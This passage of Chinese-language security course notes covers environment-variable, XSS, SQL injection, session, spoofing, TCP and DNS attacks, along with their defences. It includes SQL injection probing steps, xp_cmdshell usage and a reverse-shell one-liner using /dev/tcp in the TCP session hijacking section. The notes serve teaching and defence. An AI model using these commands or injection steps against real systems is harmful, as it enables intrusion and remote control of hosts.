
ldd 命令查看依赖于什么共享库。动态链接—维程序在编译期间未决定部分代码，如果用户影响丢失的代码，则可能影响程序完整性（例如将标准库的 `printf()` 修改成自己的恶意函数）

过程：LD_PRELOAD包含共享库列表，链接器首先搜索它；若没有找到所有函数则在几个文件夹列表中搜索，包括LD_LIBRARY_PATH指定的文件夹。攻击目的是控制两个变量来控制连接过程结果。

动态链接器有一个对策，即当EUID != RUID时会忽略LD_PRELOAD和LD_LIBRARY_PATH环境变量

- 通过外部程序攻击：
 - 原理：应用程序可以调用外部程序，本身可能不使用环境变量但是外部程序可能使用
 - 典型方法：`execve()` 直接执行程序，攻击面更小，不调用shell不受环境变量影响；`system()` 调用 `exec1()`，再调用 `execve()` 运行 `/bin/bash` 最后在shell中运行程序。
- 通过外部库的攻击
- 通过应用程序代码攻击：程序可以使用环境变量。

对策：具有特权的Set-UID程序使用环境变量时必须对其正确清理；或使用安全版本的 `getenv()`，需要安全执行时返回NULL
- Set-UID方法与服务方法：



Set-UID方法：运行特殊的程序才能临时获得权限；不能信任环境变量

服务方法：请求特权服务才能为他们执行操作；可以信任环境变量

5. Web应用攻击

5.1 web应用基础

- 架构：Web服务器、Web客户端、HTTP协议
 - web网页：form表单、url（统一资源定位符）
 - web服务器：如Apache, Nginx
 - 文本前端：浏览器
 - HTTP协议：请求报文格式、相应报文格式

5.2 XSS攻击*

- 定义：跨站脚本攻击，由于Web 应用程序对用户输入过滤不足而产生，使得攻击者输入的特定数据变成了JavaScript脚本或HTML代码。
- 同源策略：A网页设置的Cookie，B网页不能打开，除非这两个网页"同源"。所谓同源指的是**三个相同**：协议、域名、端口。
- 原因：本身设计不安全；输入和输出是web 应用程序最基本的交互，过程中没有很好的安全防护.....
- 危害：

网络钓鱼，包括盗取各类用户账号；窃取用户cookies 资料，从而获取用户隐私信息，或利用好用户身份进行一部对网站执行操作；劫持用户（浏览器）会话，从而执行任意操作，例如非法转账、强制发表日志发送电子邮件等；强制弹出广告页面、刷流量等；网页挂马；进行恶意操作，例如任意篡改页面信息、删除文章等。进行大量的客户端攻击，如DDoS 攻击；提取客户端信息，例如用户的浏览历史、真实IP、开放端口等；控制受害者机器向其它网站发起攻击；结合其他漏洞，如CSRF 漏洞，实施进一步作恶；提升用户权限，包括进一步渗透网站；传播跨站脚本本蠕虫.....

- 类型：

- 反射型XSS：非持久性、参数型跨站脚本，将恶意脚本附加到URL 地址参数中（可用技巧：隐藏网址内容）



- 存储型XSS：持久性、一般存在留言评论等中，恶意脚本存储在服务器数据库中。工作流程：



- DOM chuXSS：基于js上的，不需要与服务端交互



- **能达到的效果:** cookie窃取、会话劫持（冒用和法治会话ID进行网路访问）、网络钓鱼、信息刺探（如访问历史信息、端口、剪贴板、键盘等）、网页挂马（自动下载木马程序）、XSS蠕虫
- **防范措施:**
 - HttpOnly: 禁止任何脚本访问cookies内容
 - 安全编码: 转义 < > & " ' 字符, 分别为 < > & " '

5.3 SQL注入攻击

- 定义: 就是向网站提交精心构造的SQL 查询语句, 导致网站将关键数据信息返回
- 常用SQL语法:

查询 `Select [statement] from [table] where [condition]`

删除记录 `delete from [table] where [condition]`

更新记录 `update [table] set [field=value] where [condition]`

添加记录 `insert into [table] field [values]`

其他常用函数如 `Count()`, `Asc('nchar')`, `unicode('nchar')`,
`mid(str,n1,n2)`, `substring(str,n1,n2)`,

- SELECT语句: 第一部分指定检索的列名; 第二部分指定表; 第三部分指定条件。例如:
`select email from emailtable where name="Bill"`

- WHERE子句: 可以包含各种条件运算符:

- 比较运算符 >, <, =, >=, !=
- 范围运算 between...and...
- 列表运算符 IN (项1, 项2... 项n)
- 模式匹配 like, notlike
- 空值判断 is null
- 逻辑运算符 not, and, or

通配符:

- %: 匹配任意类型长度的字符, 中文用%%
- _: 匹配任意单个字符
- []: 指定一个字符、字符串或范围, 要求对象为其中任意一个

- SQL存储过程:

- 系统存储过程: 以 `sp_` 开头, 用来进行系统的各项设定、取得信息、相关管理工作, 如 `sp_help` 就是取得指定对象的相关信息

- 扩展存储过程：以 xp_ 开头，用来调用操作系统提供的功能 `exec master..xp_cmdshell 'ping 10.8.16.1'`

常用的扩展存储过程：

`xp_cmdshell` 直接使用操作系统的shell

`xp_regread` 修改注册表

`xp_availablemedia` 显示机器上有用的驱动器

`xp_dirtree` 允许获得一个目录树

`xp_enumdsn` 列举服务器上的ODBC 数据源

`xp_loginconfig` 获取服务器安全信息

`xp_makecab` 允许用户在服务器上创建一个压缩文件

`xp_ntsec_enumdomains` 列举服务器可以进入的域

`xp_terminate_process` 提供进程的进程IDID，终止此进程

- 用户自定义的存储过程

- SQL中注入**攻击类型**：

- 字符型SQL注入：注入点类型为字符串
- 数字型SQL注入：注入点类型为数字
- 基于错误信息SQL注入
- SQL盲注入：没有提示信息，一般使用bool值、时间函数

- SQL注入步骤：

- 注入点发现：通过单引号课找到。如果将单引号过滤了则找不到。如何判断是否可以注入？

语句1：原网址

语句2：原网址 and 1=1

语句3：原网址 and 1=2

不可注入表现为：语句1正常，2和3都有程序定义的错误提示或类型转换出错

- 数据库类型：

利用 `user` , `db_name()` 等系统变量进行比较，报错信息中会把这些变量的值打印出并显示变量类型出错

- 猜解表名：一般猜admin表
- 猜解字段名：直接将字段名称=值进行检验看是否有字段
- 猜解内容：用 `len()` 猜字段值长度
- 进入管理页面上传asp木马

- SQL注入危害：

- 读取、修改或者删除数据库内的数据，获取数据库中的用户名和密码等敏感信息
- 获得数据库管理员的权限
- 如果能够再利用SQL Server 扩展存储过程和自定义扩展存储过程来执行一些系统命令，攻击者还可以获得该系统的控制权
- SQL 注入的隐蔽性：是从正常的WWW 端口访问，防火墙一般不报警，很难发现

- 暴库：

- 定义：通过一些技术手段或者程序漏洞得到数据库的地址，并将数据非法下载到本地
- 原因：网站制作者的偷懒；IE 与ASP 程序对特殊字符"/"解析的不同
- 手段：Google hack；%5c 暴库


- %5c暴库原理：conn.asp为数据库链接文件，主要负责在服务器上找到数据库并建立连接。
%5c是 \ 的url编码，地址栏可以成功解析，conn.asp会将 %5c 看成路径的一部分，即会在目标url目录下寻找数据库文件，找不到后报错，根据错误信息猜测数据库物理地址并下载数据库

注意事项：IE 设置要将“显示友好的 HTTP 错误信息”关闭；对方数据库必须是ACCESS；需要的是二级目录，一级目录很难成功。

- 防范措施：
 - 特殊字符转义
 - 输入验证和过滤
 - 参数化方法

5.4 HTTP会话攻击及防御

- 脆弱原因：HTTP 协议设计之初没有考虑到会话问题，而现在的Web 应用几乎都包含会话，后来增加的会话管理机制存在天生不足，并一直伴随着HTTP 会话管理技术的发展而不断变化更新。
- 攻击步骤：预测会话ID；窃取会话ID；控制会话ID
- CSRF攻击原理：



- 防范措施：
 - 针对预测会话 ID 号攻击：采用编程语言内置的会话管理机制，如PHP语言、JAVA语言的会话管理机制等
 - 针对窃取会话ID号攻击：根据不同的窃取会话ID号方法，采取不同的防范措施，如基于XSS攻击实施的会话ID号窃取攻击，可以采用HttpOnly属性的方法来防范
 - 针对会话ID固定攻击：尽可能的采用非会话采纳的Web环境或对会话采纳方式进行防范
 - 针对会话保持攻击：主要的防范措施就是不能让会话ID号长期有效，如采用强制销毁措施或用户登录后更改会话ID号等
 - 针对CSRF攻击：使用 POST 替代 GET；检验 HTTP referer；验证码；使用token

6. 假消息攻击

- 假消息攻击概述

- 定义：所谓假消息攻击是指利用网络协议设计中的安全缺陷，通过发送伪造的数据包达到欺骗目标、从中获利的目的。
- 原因：TCP/IP 协议的设计缺陷，缺乏有效的信息加密机制，通信内容容易被第三方截获；缺乏有效的身份鉴别认证机制，双方无法确认彼此身份。
- 类型：

应用层	DNS欺骗	SSL中间人
传输层	IP欺骗	SYN Flood
网络层	ICMP重定向	IP分片攻击
数据链路层	ARP欺骗	

- 嗅探：网络中的窃听，嗅探程序截获网络中传输的数据，并从中解析机密信息


6.1 包嗅探与欺骗的原理及攻击思路*

- 数据包的传输
 - 如何接受数据包：NIC（网络接口卡）是机器和网络之间的物理或逻辑链路，每个NIC有一个MAC地址，网络上所有NIC都将监听线路上的所有帧，如果目标地址和当前卡的MAC地址匹配则会复制到内核缓冲区中。
 - 混杂模式：未指定NIC的帧将被丢弃，混杂模式下NIC将从网络接收到的每个帧传给内核，如果嗅探程序在内核中注册则可以看到所有包。Wi-Fi中被称为监控（monitor）模式
 - BSD数据包过滤器（BPF）：向套接字附加过滤器告诉内核放弃不想要的数据包。
- 包嗅探：
 - 使用套接字接受数据包：创建套接字 -> 提供服务器信息 -> 接受数据包。如果是用原始套接字接收数据包，则创建原始套接字，并紧接着设置过滤器，启用混杂模式
方法的局限新：不能跨操作系统移植；设置过滤器比较复杂，没有性能优化；pcap library 创建
 - 使用pcap API进行嗅探：可以使用布尔表达式确定过滤规则，处理以太、IP、各种协议栈的头
- 包欺骗：
 - 定义：数据包中某些关键信息被伪造，称之为数据包欺骗
 - 包欺骗的过程：构造数据包；把包发送出去。
- 包嗅探然后欺骗：
 - 过程：使用pcap API 捕获感兴趣的数据包；从Captured package 中复制一份；用新消息替换UDP数据字段，交换源和目标字段；发出欺骗答复
 - Scapy vs C:

	scapy	C（原始套接字）	混合
优点	构造包简单	运行非常快	scapy构造，C修改并发送
缺点	速度慢得多	构造包复杂	

- 字节序：网络字节序与大端存储相同，解析数据可能需要转换
- IP欺骗攻击：

IP欺骗



欺骗的难点在于得到 TCP 的 ACK 初始序列号。如果攻击者与受害者主机在同一局域网内，则可以结合嗅探的手段直接获取该序列号；否则，只能通过猜测的方法。

防范：


- 在终端会话变成不活动状态之前立刻注销登录并且仅在需要时启动终端会话；
- 使用基于加密的终端协议
- 使用随机化的初始序列号，使得 TCP 序列号难以猜测
- 抛弃基于地址的信任策略

6.2 TCP攻击*


• TCP工作原理：

传输层协议，为应用程序提供主机到主机通信服务。

- TCP客户端程序运行步骤：
 - 创建套接字（指定通信类型，TCP使用SOCK_STREAM，UDP使用SOCK_DGRAM）
 - 绑定端口号。
 - 侦听连接。一旦接收到连接请求，操作系统通过三次握手建立连接已建立的连接放置队列等待应用程序接受
 - 接收连接请求：建立连接后应用程序需要接收连接才能访问。 `accept()` 系统调用从队列中提取第一个连接请求创建新套接字。
 - 发送接受数据。
- TCP报头：



- 三路握手协议



• SYN Flooding攻击：

- 原理：填充存储半开放连接的队列，造成目标没有空间为任何新的半开放连接存储TCB，服务器不能接受任何新的SYN数据包。
- 实现方法：持续向服务器发送大量SYN数据包，不完成握手第三步。
- 注意事项：应采用随机源IP，否则可能被防火墙阻止；服务器发送的SYN+ACK如果到达已有的机器，RST包就将会被发送，TCB平衡（但不太可能发生）
- 步骤：
 - 攻击之前：检查TCP状态，LISTEN代表等待连接，ESTABLISHED代表完成三次握手，SYN_RECV代表半开放式连接
 - 发起攻击：关闭cookie对策，可以用NetWox工具发起攻击
 - 攻击结果：在服务器上 `netstat` 可以看到大量半开放连接
- 对策：SYN cookies

服务器接收到SYN后使用只有自己知道的密钥计算数据包散列值H，此H作为初始序列号从服务器发送到客户端，这时服务器不会讲半开放连接存储在队列中。如果客户端时攻击者H则无法到达，如果不是攻击者，确认字段中将有H+1，服务器重新计算cookie检查确认字段中数字是否有效。

• TCP重置攻击

- 断开TCP连接的操作：FIN四次挥手；RST包（立即断开）
- 攻击目标：断开两个主机之间的TCP连接。
- 要求：正确构造以下字段：源、目的IP，源、目的端口，Sequence number
- 步骤：在攻击者机器上嗅探流量，检索目标端口、源端口和序列号；构造并发送数据包，设置RST标志位。

SSH链接上的TCP重置攻击可以通过构造RST数据包实现，因为SSH在传输层加密，TCP包头并未加密，仍可用明文构造RST包。

对视频流的TCP重置攻击需要NetWox 78对来自用户机器的每个数据包用RST响应。如果RST数据包连续发送到服务器则会被判定为可疑行为，出发某些惩罚措施


- **TCP会话劫持攻击**

- 目标：在已建立链接中诸如数据
- 要求：正确设置以下字段：源、目的IP，源、目的端口；Sequence number（必须使构造的数据包刚好是服务器接收到的数据包的序列号+1）
- 劫持telnet连接：通过劫持telnet获取文件不能劫持过后直接cat file，因为命令的结果会显示在服务器主机而非攻击者。因此建立TCP连接建立远程shell（反向shell）常见命令是：
`/bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1`
- 防御方法：使攻击者难以伪造数据包，随机化源端口号、初始序列号（对本地攻击无效）；或者加密有效载荷。

6.3 DNS 攻击*

- **DNS结构**

域名层次结构：



- 权威名称服务器：每个DNS区域至少有一个，提供了DNS查询的原始和最终答案。
- 根服务器：提供TLD的信息，DNS查询的起点

- **DNS查询过程：**

先问local DNS server，问不到由local DNS server问，先问根再问TLD再问权威域名服务器

- DNS响应：4中类型的节
 - 问题部分：向名称服务器描述问题
 - 回答部分：回答问题的记录
 - 权威部分：指向权威名称服务器的记录
 - 附加部分：与查询相关的记录
- DNS缓存：本地DNS向其他DNS获取信息时会缓存该信息，每个信息都有生存时间，超时后被删除


- **DNS攻击即及原理：**

DoS：本地DNS和权威名称服务器不响应DNS

DNS欺骗：向受害者提供欺诈性IP地址，诱使与不同于他们意图的机器通信

如果攻击者获得机器根权限，则修改 `/etc/resolv.conf` 可用恶意DNS服务器作为机器本地DNS，控制整个DNS进程；修改 `etc/hosts` 可以向文件添加记录提供某IP

- **本地DNS缓存中毒攻击**




目标：看到来自本地DNS查询后伪造DNS应答

- **远程DNS缓存中毒攻击**

挑战：猜测两个查询数据包用的随机数：源端口号、事务ID。

失败后果：local DNS将缓存正确回复，攻击者需要等待超时才能再次尝试。

- Kaminsky攻击：



每次查询不同的问题，本地DNS都会发送新的查询，再授权部分提供伪造答案。


- **来自恶意DNS服务器的回复伪造攻击**

用户访问网站时，DNS查询将最终到达权威域名服务器，除了响应的应答部分提供IP地址外，DNS还可以在授权和其他部分提供信息，攻击者可以利用这些部分提供欺诈信息。

附加部分不能超出当前域名区域（例如example.com的服务器不能提供google.com的附加信息，如果提供了将被丢弃）

我们可以从反向DNS查找获得的主机名作为访问控制的基础。

- **DNS重绑定攻击**



- DNS上的拒绝服务攻击
 - 对根服务器和TLD的攻击可以关闭整个Internet。但是很困难：根服务器高度分布式；而且TLD的名称常缓存在本地DNS，过期之前不需要查询根服务器，攻击必须持续很长时间才能有效果
- 防范措施
 - 防止DNS缓存中毒攻击：
 - DNSSEC：检查数字签名
 - TLS/SSL：获取域名的IP后将向服务器查询公钥证书


二者都是公钥技术，但信任链不同。前者父区域为子区域提供担保；后者依赖于公钥基础设施，担保为证书颁发机构

7. 熔断和幽灵攻击

